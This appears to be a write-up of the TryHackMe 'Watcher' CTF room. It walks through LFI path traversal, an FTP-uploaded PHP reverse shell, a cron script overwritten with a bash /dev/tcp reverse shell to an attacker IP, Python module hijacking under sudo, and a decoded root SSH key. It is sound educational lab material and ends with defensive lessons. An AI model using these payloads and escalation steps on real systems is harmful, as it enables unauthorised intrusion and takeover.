Watcher
Lab Info
| Detail | Info |
|---|---|
| Room | Watcher |
| Platform | TryHackMe |
| Difficulty | Medium |
| Type | CTF / Linux Boot2Root — LFI to RCE + Multi-Stage PrivEsc |
| Knowledge Required | Web, LFI, FTP, Cron, Python, Linux Groups/Permissions |
Tools Used
Nmap — Port scanning
Gobuster / dirb — Directory enumeration
Browser — Poking
post.php's LFI parameterFTP client — Retrieving flag_2 and uploading the reverse shell
PHP Reverse Shell — Initial foothold as www-data
Netcat — Catching every reverse shell in the chain
id / group enumeration — Spotting the
admgroup membership that leads to root
First Impressions
Seven flags, one box, one clean ladder to climb: www-data → toby → mat → will → root. Nothing here needs anything exotic — it's LFI turned into RCE via an FTP upload, then three privilege escalations that are all the same idea wearing different clothes: something running as a higher-privileged user trusts a file (or a group membership) that a lower-privileged actor can touch.
Recon

nmap -sC -sV <ip>
PORT   STATE SERVICE
21/tcp open  ftp     (no anonymous login)
22/tcp open  ssh
80/tcp open  http
Three ports. FTP with anonymous login off almost always means the creds live somewhere on the web side, so that's where I went. The landing page itself was mostly filler product/blog content — nothing to grab onto directly. Ran a directory scan and checked robots.txt at the same time.

gobuster dir -u http://<ip> -x php,txt -w <wordlist>
Found robots.txt
robots.txt — Not Hiding Anything, Actually Pointing At It


Not a Disallow — an Allow. Whoever wrote this basically pointed a finger at both files instead of hiding them. /flag_1.txt loads straight away, flag one done.
/secret_file_do_not_read.txt on the other hand comes back 403 Forbidden on direct request — something's gating that specific path, but the name and the "allow" entry both scream "come back for this."

Finding the LFI
Browsing the site itself, clicking into a product/post image calls post.php with a query string:
post.php?post=bunch.php
A parameter that reads in a filename off disk is worth testing immediately for path traversal.

post.php?post=../../../../etc/passwd
No filtering at all — /etc/passwd comes straight back. Three non-default users worth remembering: will, mat, toby.
Since arbitrary file read works through the app itself, the secret_file_do_not_read.txt that 403'd on direct access goes right through the LFI instead:

post.php?post=secret_file_do_not_read.txt
That earlier 403 was clearly just a rule blocking direct requests to that one path — it says nothing about what the app itself can include. The file turns out to be a note, from Will to Mat, laying out the FTP credentials and confirming where uploads land on disk (/home/ftpuser/ftp/files). Basically handed the next foothold on a plate.
FTP → Uploading a Shell Through the LFI
Logging in with the leaked FTP creds:

ftp> ls
drwxr-xr-x   files
-rw-r--r--   flag_2.txt
ftp> get flag_2.txt
ftp> cd files
ftp> ls
(empty, but writable)
flag_2 grabbed straight off the FTP root. The files/ directory is empty but writable — and per the note, it maps directly under the webroot at /home/ftpuser/ftp/files. FTP gives write, the LFI gives include-and-execute. Upload a PHP reverse shell there and trigger it through post.php?post=, and that's code execution.

ftp> put reverse.php
Netcat listener up, then trigger:
/post.php?post=/home/ftpuser/ftp/files/reverse.php
Shell caught — www-data.

python3 -c 'import pty;pty.spawn("/bin/bash")'
Flag 3 — Sitting in the Webroot


Before touching privilege escalation, a quick poke around turns up a folder called more_secrets_a9f10a/ with flag_3.txt inside — readable straight away as www-data, no privesc needed for this one.
PrivEsc #1 — www-data → toby (Unrestricted sudo)

sudo -l
(toby) NOPASSWD: ALL
www-data can run absolutely anything as toby, no password. No need to pop a shell for this one — it's a direct hop:
sudo -u toby /bin/bash
Now toby. His home directory has flag_4.txt

and a note.txt from Mat:
I've got the cron jobs set up now so don't worry about getting that done.
pointing straight at cron.
PrivEsc #2 — toby → mat (Writable Cronjob)

cat /etc/crontab
*/1 * * * * mat /home/toby/jobs/cow.sh
cow.sh runs every minute as mat, but it lives in toby's jobs/ directory and toby owns it. Textbook cron privesc: a low-privileged user controls a file a higher-privileged one executes on a timer.
cat /home/toby/jobs/cow.sh
#!/bin/bash
cp /home/mat/cow.jpg /tmp/cow.jpg
Doesn't matter what it normally does — I can overwrite it outright:
echo 'bash -i >& /dev/tcp/<ip>/4444 0>&1' > /home/toby/jobs/cow.sh

Netcat listener up, wait up to a minute for the cron tick to fire — mat. His home directory has flag_5.txt and another note, this time about sudo rights to run a python script as will.
PrivEsc #3 — mat → will (Python Library Hijacking)

sudo -l
(will) NOPASSWD: /usr/bin/python3 /home/mat/scripts/will_script.py *
Inside scripts/:

import os, sys
from cmd import get_command
cmd = get_command(sys.argv[1])
whitelist = ["ls -lah", "id", "cat /etc/passwd"]
if cmd not in whitelist:
    print("Invalid command!")
    exit()
os.system(cmd)

def get_command(num):
    if num == "1": return "ls -lah"
    if num == "2": return "id"
    if num == "3": return "cat /etc/passwd"
will_script.py is locked down, but it imports get_command from cmd.py — and cmd.py is a file mat can write to. Doesn't matter how tight the whitelist in will_script.py is if I control the module it imports before that check even runs.
# overwrite cmd.py
import pty
def get_command(num):
    pty.spawn("/bin/bash")
    if num == "1": return "ls -lah"
    if num == "2": return "id"
    if num == "3": return "cat /etc/passwd"
sudo -u will /usr/bin/python3 /home/mat/scripts/will_script.py 1

The import statement runs cmd.py top-to-bottom before get_command() is even called properly — the injected pty.spawn fires and drops a shell as will, before the script's own logic gets a say. His home directory has flag_6.txt.
PrivEsc #4 — will → root (Group Membership → Encoded SSH Key)
Running sudo -l as the user will prompts for a password that is not provided or stored anywhere on the box. Therefore, standard sudo configuration exploits are unavailable. Instead, we must check the user's secondary group memberships using the id command, which reveals that will belongs to the adm group.
id

uid=1000(will) gid=1000(will) groups=1000(will),4(adm)
will is in the adm group — commonly given read access to logs, but worth checking what else it opens up:
find / -group adm -readable 2>/dev/null

Turns up /opt/backups/key.b64, owned by root but group-readable by adm — exactly the kind of thing that group membership was never meant to expose.
cat /opt/backups/key.b64 | base64 -d > /tmp/root_key
chmod 600 id_rsa
Decodes clean into a private key. Serve it back to the attacker box first if the shell's shaky, then:
ssh -i /tmp/root_key root@127.0.0.1 -t -o StrictHostKeyChecking=no -o PubkeyAcceptedKeyTypes=+ssh-rsa

Root. flag_7.txt waiting in /root.
Flag Summary
| Flag | Location / Method |
|---|---|
| flag_1 | robots.txt → served directly |
| flag_2 | FTP root, retrieved with leaked FTP creds |
| flag_3 | /var/www/html/more_secrets_a9f10a/ — readable as www-data |
| flag_4 | toby's home directory, after sudo -u toby /bin/bash |
| flag_5 | mat's home directory, after hijacking the cow.sh cronjob |
| flag_6 | will's home directory, after hijacking cmd.py |
| flag_7 | /root, after SSH with the key decoded from /opt/backups/key.b64 |
Key Takeaways
Unfiltered path parameters are still everywhere.
post.php?post=did zero validation on the filename — no whitelist, nobasename(), nothing stopping../traversal.A 403 on one path doesn't mean the file is actually protected.
secret_file_do_not_read.txtblocked direct access but was fully readable through the app's own LFI. Access control needs to live where the file is actually served from, not bolted onto one specific route.FTP write + LFI read is a classic RCE combo. Neither bug alone gets code execution — together, upload-then-include does.
"Something privileged trusts a file a less-privileged user can write to" is one pattern wearing two costumes here — a cron script and an imported python module. Once it clicks once, it's easy to spot everywhere else on the box.
Secondary group memberships are worth checking explicitly.
admisn't usually thought of as a privesc vector, but here it was the entire reason the encoded root key was readable at all —find -group <name> -readableis worth running any timeidshows an unfamiliar group.Encoding isn't encryption. Base64'ing a private key on disk doesn't protect it from anyone who can already read the file.
Solid room for building real muscle memory on LFI-to-RCE chaining and for training the eye to spot "privileged process trusts something writable" as a repeatable pattern rather than a one-off trick. Thanks to @rushisec for the room.